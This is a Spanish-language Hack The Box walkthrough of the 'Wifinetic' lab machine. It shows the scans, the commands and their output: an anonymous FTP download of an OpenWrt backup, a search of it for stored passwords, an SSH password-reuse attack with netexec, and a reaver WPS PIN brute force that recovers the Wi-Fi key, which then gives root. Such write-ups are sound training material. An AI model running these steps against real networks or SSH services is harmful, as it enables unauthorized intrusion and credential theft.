
Wifinetic - Hackthebox

Wifinetic es una máquina Linux de dificultad fácil que presenta un desafío de red intrigante, centrándose en la seguridad inalámbrica y la monitorización de la red. Un servicio FTP expuesto tiene habilitada la autenticación anónima que nos permite descargar los archivos disponibles. Uno de los archivos es una copia de seguridad de OpenWRT que contiene la configuración de la red inalámbrica que revela una contraseña del punto de acceso. El contenido de los archivos shadow o passwd revela además los nombres de usuario en el servidor. Con esta información, se puede llevar a cabo un ataque de reutilización de contraseñas en el servicio SSH, lo que nos permite obtener un punto de apoyo como usuario netadmin. Usando herramientas estándar y con la interfaz inalámbrica proporcionada en modo de monitorización, podemos forzar brutamente el PIN WPS para el punto de acceso para obtener la clave precompartida (PSK). La frase de contraseña se puede reutilizar en el servicio SSH para obtener acceso root en el servidor.
Enumeración
Iniciamos enumerando los puertos de la maquina victima
❯ nmap -p- --open --min-rate 5000 -Pn -n -vvv 10.10.11.247 -oG allportsScan

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack
22/tcp open  ssh     syn-ack
53/tcp open  domain  syn-ack
Los puertos que encontramos son 21, 22 y 53 de los cuales procederemos a enumerar los servicios y versiones que se ejecutan en dichos puertos.
❯ nmap -p21,22,53 -sC -sV -Pn -vvv -n 10.10.11.247 -oN servicesScan

PORT   STATE SERVICE    REASON  VERSION
21/tcp open  ftp        syn-ack vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp          4434 Jul 31  2023 MigrateOpenWrt.txt
| -rw-r--r--    1 ftp      ftp       2501210 Jul 31  2023 ProjectGreatMigration.pdf
| -rw-r--r--    1 ftp      ftp         60857 Jul 31  2023 ProjectOpenWRT.pdf
| -rw-r--r--    1 ftp      ftp         40960 Sep 11  2023 backup-OpenWrt-2023-07-26.tar
|_-rw-r--r--    1 ftp      ftp         52946 Jul 31  2023 employees_wellness.pdf
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.55
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh        syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
53/tcp open  tcpwrapped syn-ack
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Observamos que el en el servicio del puerto 21 podemos iniciar sesión haciendo uso del su usuario Anonymous.
FTP - 21

Iniciamos como el usuario Anonymous y encontramos ciertas ciertos archivos, luego transferiremos los archivos a nuestra maquina atacante.

Luego de descargar y revisar cada uno de los archivos, el mas interesante es el archivo .tar en el que encontraremos los siguientes archivos.

Encontramos un archivo passwd que contiene los usuario, esto lo guardaremos en un archivo users.txt
❯ cat passwd| awk -F ':' '{print $1}'> users.txt
shell - netadmin
Revisando un poco mas encontraremos archivos con credenciales
❯ grep -rE 'password|key|pass' . 2>/dev/null
Las credenciales que encontramos son:
./config/wireless:      option key 'VeRyUniUqWiFIPasswrd1!'
./config/rpcd:  option password '$p$root'
Haciendo uso de netexec para validar las credenciales contra el servicio ssh, los usuarios que haremos uso serán los que encontramos en el archivo passwd
❯ netexec ssh 10.10.11.247 -u users.txt -p 'VeRyUniUqWiFIPasswrd1!'
Vemos que el usuario netadmin es valido con la contraseña y podemos autenticarnos contra el servicio ssh
netadmin : VeRyUniUqWiFIPasswrd1!
shell - root

Enumerando las interfaces de red encontraremos que se tiene conexiones de red inalambrica
netadmin@wifinetic:~$ iw dev
phy#2
        Interface mon0
                ifindex 7
                wdev 0x200000002
                addr 02:00:00:00:02:00
                type monitor
                txpower 20.00 dBm
        Interface wlan2
                ifindex 5
                wdev 0x200000001
                addr 02:00:00:00:02:00
                type managed
                txpower 20.00 dBm
phy#1
        Unnamed/non-netdev interface
                wdev 0x100000080
                addr 42:00:00:00:01:00
                type P2P-device
                txpower 20.00 dBm
        Interface wlan1
                ifindex 4
                wdev 0x100000001
                addr 02:00:00:00:01:00
                ssid OpenWrt
                type managed
                channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
                txpower 20.00 dBm
phy#0
        Interface wlan0
                ifindex 3
                wdev 0x1
                addr 02:00:00:00:00:00
                ssid OpenWrt
                type AP
                channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
                txpower 20.00 dBm
iw dev se utiliza en Linux para mostrar información detallada sobre los dispositivos de red inalámbrica (Wi-Fi) disponibles. Este comando es parte del conjunto de herramientas iw, que proporciona una interfaz para interactuar con las configuraciones de los dispositivos de red inalámbrica. Aquí te dejo algunos ejemplos de cómo usar el comando iw dev y lo que puedes esperar como salida:
wlan0 está habilitado en phy0. Funciona como un punto de acceso (type AP) con el SSID OpenWrt en el canal 1.
wlan1 está habilitado en phy1 y opera en modo "managed", lo que indica que es un cliente. Dado que el SSID, el canal y la frecuencia central son los mismos que los de wlan0, se trata de un cliente en ese punto de acceso.
wlan2 y mon0 están en phy2. wlan2 también funciona como cliente (en modo "managed"), mientras que mon0 está en modo monitor como se sospechaba. wlan2 no muestra ninguna conexión.
reaver
netadmin@wifinetic:~$ reaver -i mon0 -b 02:00:00:00:00:00 -vvEl punto de acceso de destino es wlan0, que tiene una dirección MAC del iwcomando anterior de 02:00:00:00:00:00. La interfaz del modo de monitor es mon0. La mayoría de reaverlos tutoriales muestran cómo usar el washcomando para obtener el BSSID/MAC.

Luego de esperar un poco podremos una contraseña de la red inalámbrica que la podemos usar para acceder como el usuario root.
[+] WPA PSK: 'WhatIsRealAnDWhAtIsNot51121!'

root : WhatIsRealAnDWhAtIsNot51121!